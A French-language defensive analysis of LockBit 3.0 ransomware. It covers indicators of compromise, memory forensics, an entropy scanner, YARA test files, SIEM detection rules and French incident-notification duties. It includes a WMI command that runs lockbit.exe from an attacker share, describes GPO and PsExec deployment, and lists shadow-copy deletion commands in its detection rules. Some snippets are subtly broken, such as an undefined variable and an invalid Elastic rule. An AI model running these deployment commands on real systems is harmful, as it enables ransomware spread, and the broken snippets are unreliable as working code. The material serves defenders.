

Fig. 4 — Workflow d'analyse LockBit 3.0 combinant le code source fuité et les binaires compilés pour une validation croisée efficace.

Indicateurs de compromission spécifiques LockBit 3.0

Au-delà des patterns cryptographiques, les comportements suivants sont caractéristiques d'une attaque LockBit 3.0 en cours :

Phase pré-chiffrement (affilié) — comportements stables :

Utilisation de SoftPerfect Network Scanner ou Advanced IP Scanner pour la cartographie réseau (présents dans les prefetch files)

Exfiltration via StealBit (outil d'exfiltration custom LockBit) ou Rclone vers des endpoints SFTP/cloud de l'opérateur

Accès massif à SYSVOL (lecture des GPO) pour identifier les policies de déploiement

Création de GPO malveillante pour déploiement du ransomware via logon script

Phase chiffrement — comportements identifiables :

Création d'un processus à nom aléatoire (6-8 chars alphanumériques) dans %TEMP% ou %APPDATA%

Spike de CPU à 100% sur tous les cores (thread pool ChaCha20)

Accélération I/O disque massive avec pattern de renommage de fichiers (ajout extension)

Apparition de fichiers README dans tous les répertoires visités

Modification du fond d'écran Windows (wallpaper change via SystemParametersInfoW)

Récupération post-LockBit et ressources

Depuis l'opération Cronos en février 2024, Europol et le FBI ont mis à disposition des clés de déchiffrement pour certaines victimes LockBit 3.0, accessibles via le portail No More Ransom (nomoreransom.org). Si votre organisation a été victime d'une attaque LockBit, vérifiez si votre variante est couverte avant de payer une rançon. Les clés disponibles couvrent environ 1000 victimes des variantes les plus anciennes (pré-Cronos).

Pour les variantes post-Cronos (LockBit-NG en Go/Rust), aucune clé de déchiffrement n'est actuellement disponible publiquement. Les chances de récupération sans clé opérateur restent nulles d'un point de vue cryptographique.

Analyse mémoire forensique des processus LockBit

Lors d'une réponse à incident impliquant LockBit 3.0, l'analyse forensique de la mémoire RAM des systèmes compromis fournit des artefacts irremplaçables. Les structures clés à rechercher dans un dump mémoire Volatility 3 :

```
 # Analyse Volatility 3 d'un système compromis par LockBit 3.0
# Identifier le processus LockBit (nom aléatoire de 6-8 chars)
vol.py -f memory.raw windows.pslist | awk '$4 > 0 && $6 < 5' | head -20

# Trouver les processus avec accès fichiers massifs (handles >> normal)
vol.py -f memory.raw windows.handles --pid [PID] | grep -c "File" | sort -rn

# Dump le processus LockBit pour recherche en mémoire
vol.py -f memory.raw windows.memmap --pid [PID_LOCKBIT] --dump

# Chercher la config LockBit déchiffrée (commence par la taille total config)
python3 - << 'EOF'
import re
data = open(f'pid.{pid}.dmp', 'rb').read()

# Chercher la constante ChaCha20 (clés encore en mémoire)
for m in re.finditer(b'expand 32-byte k', data):
    pos = m.start()
    key = data[pos+16:pos+48]
    print(f"ChaCha20 key @ 0x{pos:08x}: {key.hex()}")

# Chercher la clé XOR config "LB3\x00BLAC"
lb3_key = b'LB3\x00BLAC'
for m in re.finditer(re.escape(lb3_key), data):
    print(f"Config XOR key @ 0x{m.start():08x}")
    # La config chiffrée est à proximité

# Chercher la clé publique Curve25519 locale (32 bytes après le shared secret)
# Pattern: 32 bytes de haute entropie suivis du footer de la note de rançon
EOF
```

Comparaison LockBit 3.0 avec LockBit-NG (Go/Rust)

LockBit-NG, apparu après l'opération Cronos, représente une réécriture significative visant à distancer le groupe de l'infrastructure compromise. Les différences techniques majeures avec LockBit 3.0 :

Aspect	LockBit 3.0 (C)	LockBit-NG (Go/Rust)
Langage	C natif MSVC	Go (Windows) + Rust (ESXi)
Résolution API	Hash ROR13 + PEB traversal	Import directe Go runtime / Rust std
Crypto asymétrique	Curve25519 maison	x25519-dalek (Rust) / Go crypto/elliptic
Analyse statique	Code source disponible	Binaires Go gonflés (10+ Mo), debug info partielle
Anti-analyse	antidebug.c complet	Obfuscation Go (garble), runtime Rust
Code source	Fuité sur GitHub 2022	Non disponible publiquement

Ressources d'analyse et documentation communautaire

La communauté de recherche en sécurité a produit une quantité remarquable de ressources d'analyse sur LockBit 3.0 depuis la fuite du code source. Les ressources les plus pertinentes pour approfondir l'analyse technique incluent les rapports de Mandiant (MR-2022-00134), Sophos (LockBit 3.0: Details of Behavior), Group-IB, et NCC Group. La conférence FIRSTCON 2023 a également vu plusieurs présentations techniques détaillées sur le schéma cryptographique et les mécanismes d'obfuscation.

Pour l'analyse pratique des variantes, les publications sur VirusTotal et MalwareBazaar avec le tag "lockbit3" fournissent des centaines de samples annotés avec leurs hashes et métadonnées. La corrélation entre le comportement des samples sur Hybrid Analysis et ANY.RUN permet d'identifier rapidement à quelle variante (original vs clone) appartient un sample inconnu.

Contra-mesures défensives spécifiques LockBit

Sur la base de l'analyse technique complète de LockBit 3.0 et de ses variantes, les défenses les plus efficaces s'organisent en plusieurs couches :

Prévention de l'accès initial : LockBit accède typiquement via RDP exposé (brute force ou credentials volés), VPN avec vulnérabilités non patchées, ou services Citrix/Exchange. Patcher immédiatement toutes les vulnérabilités VPN critiques, implémenter le MFA sur tous les accès distants, et scanner régulièrement avec Shodan pour identifier les services exposés non voulus.

Détection de l'activité affilié pré-déploiement : La phase de reconnaissance (SoftPerfect Network Scanner, BloodHound, ADExplorer) et d'exfiltration (StealBit, Rclone) dure en moyenne 5 jours. Déployez des alertes sur l'exécution de scanners réseau depuis des comptes non-administrateur, les accès massifs à SYSVOL, et les transferts de données volumeux vers des endpoints cloud non-autorisés.

Protection spécifique contre la modification de GPO : LockBit utilise fréquemment les GPO pour déployer le ransomware simultanément sur tous les postes du domaine. Implémentez une surveillance des modifications GPO avec alertes immédiates (Event ID 5136 — Directory Service Object Modified), et restreignez les droits de modification GPO au minimum nécessaire.

Analyse des artefacts de chiffrement LockBit — Détection par entropie

Une approche forensique complémentaire pour identifier les fichiers chiffrés par LockBit 3.0 repose sur l'analyse de l'entropie Shannon des fichiers. Les fichiers chiffrés par ChaCha20 présentent une entropie proche de 7.999 bits/byte (entropie maximale pour des données aléatoires). Ce pattern est exploitable pour des scans forensiques rapides :

```
 #!/usr/bin/env python3
# Scanner forensique d'entropie post-LockBit
import os, math, struct
from pathlib import Path

def shannon_entropy(data):
    if not data: return 0.0
    freq = [0] * 256
    for b in data: freq[b] += 1
    n = len(data)
    entropy = 0.0
    for f in freq:
        if f > 0:
            p = f / n
            entropy -= p * math.log2(p)
    return entropy

def scan_directory(root_path, threshold=7.5):
    high_entropy_files = []
    known_ransomware_ext = {'.lockbit', '.akira', '.bzeakv', '.agenda',
                            '.locked', '.encrypted', '.crypted'}

    for path in Path(root_path).rglob('*'):
        if path.is_file() and path.stat().st_size > 512:
            try:
                # Lire les 4096 premiers bytes
                with open(path, 'rb') as f:
                    header = f.read(4096)

                entropy = shannon_entropy(header)
                ext = path.suffix.lower()

                if entropy > threshold or ext in known_ransomware_ext:
                    high_entropy_files.append({
                        'path': str(path),
                        'entropy': round(entropy, 3),
                        'ext': ext,
                        'size': path.stat().st_size,
                        'suspicious_ext': ext in known_ransomware_ext
                    })
            except (PermissionError, OSError):
                pass

    return sorted(high_entropy_files, key=lambda x: x['entropy'], reverse=True)
```

```
# Usage
results = scan_directory('D:/CompromisedShare')
for r in results[:20]:
    flag = "*** RANSOMWARE EXT ***" if r['suspicious_ext'] else ""
    print(f"E={r['entropy']:.3f} | {r['ext']} | {r['path']} {flag}")
```

Ce scanner peut être exécuté depuis un système de récupération (WinPE, REMnux monté sur le share réseau en lecture seule) pour rapidement cartographier l'étendue des dommages et identifier les répertoires encore non chiffrés (si le chiffrement a été interrompu).

Plan de test de détection des règles YARA LockBit

Pour valider les règles YARA LockBit 3.0 sans utiliser de samples réels, créez des fichiers de test contenant les patterns recherchés. Cette approche est recommandée dans les environnements de production pour tester les règles avant déploiement :

```
 #!/bin/bash
# Créer des fichiers de test YARA pour LockBit 3.0
# EXCLUSIVEMENT dans l'environnement d'analyse isolé

# Test 1: Constante ChaCha20 (doit matcher $chacha20)
python3 -c "
data = b'\x00' * 1000 + b'expand 32-byte k' + b'\x00' * 2000
# Simuler un MZ header
data = b'MZ' + b'\x00' * 58 + data
open('/tmp/test_chacha20.bin', 'wb').write(data)
print('Test file created: /tmp/test_chacha20.bin')
"

# Test 2: Pattern PEB access (doit matcher $peb_access)
python3 -c "
peb_bytes = bytes([0x65, 0x48, 0x8B, 0x04, 0x25, 0x60, 0x00, 0x00, 0x00])
data = b'MZ' + b'\x00' * 100 + peb_bytes + b'\x00' * 500
open('/tmp/test_peb.bin', 'wb').write(data)
print('Test file created: /tmp/test_peb.bin')
"

# Tester les règles avec yara
yara -r lockbit3_rules.yar /tmp/test_chacha20.bin
yara -r lockbit3_rules.yar /tmp/test_peb.bin

# Tester la performance sur un grand répertoire
time yara -r lockbit3_rules.yar /tmp/test_directory/
```

Ce processus de validation garantit que les règles YARA fonctionnent comme prévu avant déploiement dans votre SIEM ou EDR. Testez également les faux positifs potentiels en scannant des répertoires système Windows légitimes — assurez-vous que la règle ne déclenche pas d'alertes sur des binaires Windows normaux (les faux positifs sur les binaires légitimes utilisant ChaCha20 doivent être minimisés via les conditions de taille et les patterns combinatoires).

Mécanismes de persistance et latéralisation LockBit

Contrairement à certains ransomwares, LockBit 3.0 lui-même n'implémente pas de persistance après redémarrage — sa mission est de chiffrer rapidement et de disparaître. La persistance est assurée par les outils d'accès permanent des affiliés (Cobalt Strike Beacon, Metasploit

Meterpreter, webshells). La latéralisation du ransomware lui-même vers d'autres hosts se fait typiquement via :

Déploiement GPO : La méthode préférée des affiliés expérimentés. Une GPO malveillante est créée dans Active Directory avec un script de démarrage pointant vers le partage réseau hébergeant le ransomware. Lors du prochain démarrage de tous les postes membres du domaine, le ransomware s'exécute.

PsExec via winexesvc : Pour les environnements sans accès GPO ou pour un déploiement plus discret, PsExec ou son équivalent impacket (psexec.py) permet l'exécution à distance via SMB. Nécessite des credentials administrateurs locaux ou domaine.

WMI remote execution : `wmic /node:[target_ip] process call create "cmd.exe /c \\\\attacker\\share\\lockbit.exe"` — exécution sans fichier sur le host cible si l'exécutable est sur un partage réseau.

Scheduled Tasks distantes : Création de tâches planifiées via ATSVC ou les API WMI sur les hosts cibles. Discret car les scheduled tasks sont moins surveillées que les process creation events dans certains environnements.

LockBit 3.0 et le bug bounty — Innovation en cybercriminalité

LockBit 3.0 a introduit en 2022 un concept inédit dans le monde du ransomware : un programme de bug bounty officiel, similaire à ceux des entreprises légitimes. Les opérateurs offrent des récompenses (payées en crypto) pour la découverte de vulnérabilités dans :

Le ransomware lui-même (bugs de déchiffrement, failles crypto)

Le panneau d'affiliation web (injections SQL, XSS, authentication bypass)

Le site de fuite Tor (vulnérabilités d'anonymisation)

Des informations sur l'identité des leaders du groupe (doxxing de concurrents ou membres mécontents)

Ce programme de bug bounty illustre la professionnalisation croissante des groupes ransomware et leur adoption des pratiques des entreprises légitimes pour améliorer la qualité de leur infrastructure criminelle. Ironiquement, c'est la découverte d'une vulnérabilité par un affilié mécontent qui a conduit à la fuite partielle d'informations sur l'infrastructure LockBit en 2023.

Indicateurs de compromission complémentaires

Pour compléter les IoC cryptographiques déjà documentés, voici les artefacts forensiques spécifiques qui permettent d'attribuer avec confiance une attaque à LockBit 3.0 (vs un clone) :

Marqueurs de l'exécution LockBit original vs clone :

Original LockBit 3.0 : note de rançon avec le texte "LockBit 3.0" et le portail Tor `lockbit3olp7oetlc.onion` ou similaire

Clone rebranded : texte de note de rançon modifié avec nouveau nom de groupe, portail Tor différent

Original : wallets Bitcoin vers des adresses connues des rapports FBI/Europol post-Cronos

Clone : wallets différents, non listés dans les rapports officiels

Artefacts système caractéristiques de LockBit 3.0 original :

```
 # Fond d'écran modifié (LockBit change le wallpaper Windows)
HKCU\Control Panel\Desktop\Wallpaper → %TEMP%\LockBit_3_0_wallpaper.bmp

# Icône des fichiers chiffrés modifiée (LockBit modifie l'association HKCR)
HKCR\.{extension_chiffrée} → LockBitFile

# Token de transaction pour le portail de déchiffrement
# Encodé dans la note de rançon : token de 32 chars hex identifiant la victime

# Artefacts mémoire post-exécution (si machine pas redémarrée)
# Process hallow dans un processus Windows légitime (certaines variantes)
# Ex: lsass.exe ou svchost.exe avec VAD anormal
```

Intégration des IoC LockBit dans vos outils SIEM et SOAR

La détection efficace de LockBit 3.0 nécessite une approche multi-couches intégrant les IoC dans l'ensemble de la stack de sécurité. Voici les intégrations recommandées pour les outils les plus répandus :

Microsoft Sentinel (SIEM cloud) :

```
// Règle KQL — Détection d'activité LockBit dans Microsoft Sentinel
SecurityEvent
| where EventID == 4688  // Process creation
| where CommandLine has_any ("vssadmin delete shadows",
                             "Win32_ShadowCopy",
                             "bcdedit /set",
                             "wbadmin delete")
   or NewProcessName endswith @"\rclone.exe"
   or NewProcessName endswith @"\SoftPerfectNetworkScanner.exe"
| extend AlertScore = case(
    CommandLine has "vssadmin delete", 90,
    CommandLine has "Win32_ShadowCopy", 85,
    NewProcessName endswith "rclone.exe", 70,
    50)
| where AlertScore > 60
| project TimeGenerated, Computer, Account, CommandLine, AlertScore
| order by AlertScore desc
```

Elastic SIEM / ELK Stack :

```
# Règle Elasticsearch — Détection LockBit
{
  "query": {
    "bool": {
      "should": [
        {"match": {"process.command_line": "Win32_ShadowCopy"}},
        {"match": {"process.command_line": "vssadmin delete shadows"}},
        {"match": {"process.name": "rclone.exe"}},
        {"range": {"file.created_rate": {"gte": 100}}}  // 100+ files/min
      ],
      "minimum_should_match": 2
    }
  }
}
```

Splunk ES (Enterprise Security) :

```
| tstats count as file_renames from datamodel=Change
  where All_Changes.action=modified
  by All_Changes.dest, _time span=1m
| where count > 200
| eval risk_score = 95
| outputlookup lockbit_alerts
```

La clé d'une détection efficace est la corrélation de multiples signaux faibles plutôt que la recherche d'un indicateur unique parfait. Un seul accès à vssadmin peut être légitime ; la combinaison vssadmin + rclone + création de fichiers en masse dans un délai de 30 minutes est une détection quasi-certaine d'activité ransomware.

Post-incident : reconstruction et leçons apprises

La phase post-incident est aussi importante que la réponse immédiate. Pour les organisations victimes de LockBit 3.0, le processus de reconstruction doit intégrer les leçons spécifiques à cette attaque :

Analyse de la chaîne d'attaque (Incident Review) : Reconstituez l'intégralité de la kill chain depuis l'accès initial jusqu'au chiffrement en utilisant les logs disponibles (SIEM, EDR, firewall, proxy). Identifiez le patient zéro (premier système compromis), le vecteur d'accès initial, et chaque étape de la latéralisation. Cette reconstruction est indispensable pour :

Identifier toutes les backdoors laissées par l'affilié (souvent multiples pour la résilience)

Comprendre quelles données ont été exfiltrées (timeline d'exfiltration depuis les logs proxy)

Valider que toutes les persistances ont été éradiquées avant la reconnexion au réseau de production

Fournir une documentation complète pour les assureurs cyber et les autorités judiciaires

Notification légale française : En France, les victimes d'attaques ransomware ont des obligations légales spécifiques :

ANSSI : Notification recommandée (formulaire incident.anssi.fr), obligatoire pour les OIV/OSE sous NIS 2

CNIL : Notification obligatoire dans les 72h si des données personnelles sont compromises (RGPD Art. 33)

PJGN/PHAROS : Dépôt de plainte en ligne — conservez tous les hashes des samples et les logs pour l'enquête

Assureur cyber : Notification immédiate selon les termes du contrat — la plupart exigent une notification dans les 24-48h pour couvrir les frais de remédiation

La reconstruction des systèmes après une attaque LockBit 3.0 prend en moyenne 2 à 4 semaines pour une organisation de taille moyenne. Les organisations disposant de sauvegardes hors-ligne testées régulièrement récupèrent en 5 à 10 jours. Celles sans sauvegardes utilisables font face à des délais de reconstruction from scratch pouvant dépasser 2 mois et des coûts totaux (remédiation + perte d'activité) 10 à 30 fois supérieurs au montant de la rançon demandée — sans aucune garantie de déchiffrement si la rançon est payée. L'investissement en prévention (MFA, segmentation réseau, sauvegardes hors-ligne testées, EDR) reste de loin la stratégie la plus économique face au risque ransomware.

Sources et références techniques

Cette analyse s'appuie sur les frameworks de threat intelligence publics et les advisories officiels.

MITRE ATT&CK T1486 — Data Encrypted for Impact

MITRE ATT&CK T1490 — Inhibit System Recovery

MITRE ATT&CK T1489 — Service Stop

MITRE ATT&CK T1055 — Process Injection

CISA Advisory AA23-075A — LockBit 3.0 Ransomware

MITRE ATT&CK — Groupes de menaces ransomware